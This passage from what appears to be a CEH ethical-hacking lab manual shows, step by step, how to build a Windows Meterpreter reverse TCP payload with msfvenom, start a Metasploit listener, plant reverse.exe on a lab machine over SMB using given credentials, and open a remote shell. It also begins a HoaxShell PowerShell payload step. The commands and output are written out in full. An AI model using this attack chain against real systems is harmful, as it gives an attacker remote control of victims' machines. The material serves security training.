
The screenshot shows a terminal window titled "docker run -d -p 80:80 reverse\_shell\_generator - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot] -[~]
└── $ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
└── # docker run -d -p 80:80 reverse_shell_generator
4a9a3cdb1d43f87e75f156f9bc288da465f43f139b2b0873ad685b2dec535a42
[root@parrot] -[/home/attacker]
└── #
```

3. Now, launch **Firefox** web browser and go to **http://localhost** to access Reverse Shell Generator GUI.




4. We will generate a payload using predefined set of commands in Reverse Shell Generator. To do so, first we need to set the IP and port numbers.
5. In the **IP** field, type **10.10.1.13** as listener IP and in the **Port** field, type **4444** as listener port.



6. Now, we will create payload using msfvenom option present in the reverse shell generator tool, to do so, click **MSFVenom** tab. You can observe, msfvenom command which you can use to generate a payload (here, **reverse.exe**).


Here, we are selecting Windows Meterpreter Staged Reverse TCP (x64) from MSFVenom section to generate payload.




7. Scroll down and click on **Copy** button to copy the MSFVenom code.
8. Switch to the terminal window and paste the copied code in the terminal and press **Enter**, to create payload with IP **10.10.1.13** and port **4444**.

```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
└─# docker run -d -p 80:80 reverse_shell_generator
33d85bcfbcc745cee4bce0b590f24b731c6905e15410af61c1fde59993739cd
[root@parrot] -[/home/attacker]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=4444 -f exe -o reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: reverse.exe
[root@parrot] -[/home/attacker]
└─#
```

9. We will start a listener using Reverse Shell Generator, to do so, switch to the browser window and select **msfconsole** as **Type** from the drop-down under **Listener**.
10. A code will be generated with the selected IP address and port number, click **Copy** to copy the code.




11. Now, switch to the terminal window and paste the copied code to start the listener.



A screenshot of a terminal window on a Parrot OS desktop environment. The window title is 'msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse\_tcp; set lhost 10.10.1.13; set lport 4444; exploit" - Parrot'. The terminal prompt is '[root@parrot]~[~/home/attacker]'. The user has run the command to start a reverse TCP handler, and the output shows: '#msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse\_tcp; set lhost 10.10.1.13; set lport 4444; exploit"' followed by '[\*] Using configured payload generic/shell\_reverse\_tcp', 'payload => windows/x64/meterpreter/reverse\_tcp', 'lhost => 10.10.1.13', 'lport => 4444', and '[\*] Started reverse TCP handler on 10.10.1.13:4444'. The desktop background features a dark, abstract network graph. The taskbar at the bottom shows the 'msfconsole' application icon and the status '[Online - Reverse Shel...]'.

12. As we have started the listener, we will now, transfer the payload to the victim machine, here, we are transferring the payload using the shared folder.
13. Click on **Places** from the **Desktop** and click on **Home Folder** to navigate to the **/home/attacker** and copy **reverse.exe** file.




14. Click the **Places** menu at the top of **Desktop** and click **ceh-tools on 10.10.1.11** from the drop-down options.

If **ceh-tools on 10.10.1.11** option is not present then follow the below steps to access **CEH-Tools** folder:

- Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options
- The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
- The security pop-up appears; enter the **Windows 11** machine credentials (**Admin/Pa\$\$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.

15. Navigate to **CEHv13 Module 06 System Hacking** and paste the copied **reverse.exe** file.
16. Click Windows 11 to switch to the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv13 Module 06 System Hacking** and copy the **reverse.exe** file and paste it on the **Desktop**.

Here, we are sending the malicious payload through a shared directory; however, in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.




17. Double-click **reverse.exe** file to run it. If a **User Account Control** pop-up appears, click **Yes**.
18. Click Parrot Security to switch to the **Parrot Security** machine. Switch to the terminal window, you can see that a session has been created with the **Windows 11** machine.

A screenshot of a terminal window titled 'msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse\_tcp; set lhost 10.10.1.13; set lport 4444; exploit" - Parrot'. The window displays the following text:

```
[root@parrot]~[~/home/attacker]
[-] msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 10.10.1.13; set lport 4444; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
lhost => 10.10.1.13
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Sending stage (200774 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:49768) at 2024-04-01 09:16:31 -0400
(Meterpreter 1)(C:\Users\Admin\Desktop) >
```

The terminal is part of a larger interface with tabs for 'Applications', 'Places', 'System', and various tools like 'Buffer Overflow', 'Exploit Development', 'Metasploit Modules', 'System Hacking', 'GitHub Tools', 'Password Cracking Tools', and 'Privilege Escalation Tools'. The status bar at the bottom shows 'reverse.exe' selected (7.0 kB), free space of 37.0 GB, and the current session as 'Online - Reverse Shell... CEHv13 Module 06 Sy...'.

19. Type **getuid** and press **Enter**. This displays the current user ID, as shown in the screenshot.




The screenshot shows a terminal window titled "msfconsole -q -x" with the following content:

```
[root@parrot]~[~/home/attacker]
[-] msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 10.10.1.13; set lport 4444; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
lhost => 10.10.1.13
lport => 4444
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Sending stage (200774 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:49768) at 2024-04-01 09:16:31 -0400
(Meterpreter 1)(C:\Users\Admin\Desktop) > getuid
Server username: Windows11\Admin
(Meterpreter 1)(C:\Users\Admin\Desktop) >
```


The terminal window is part of a larger interface with tabs for "Buffer Overflow", "Crash Test", "Distro Tools", "GitHub Tools", "Password Cracking Tools", and "Privilege Escalation Tools". The status bar at the bottom shows "reverse\_tcp" selected (7.0 kB), free space 37.0 GB, and the command "msfconsole -q -x".

20. Close the terminal window.


21. Now, we will gain access to the remote system using PowerShell script. To do so, switch to the browser window and select **HoaxShell** tab.
22. In the HoaxShell section, select **PowerShell IEX** from the left pane (change the port number to **444** in the payload) and click on **Copy** button at the bottom to copy the payload.




23. Open a new terminal window as a superuser and run **pluma shell.ps1** command to open a text editor window.
24. In the **shell.ps1** text editor window, paste the copied code **Save** the file and close the text editor window.



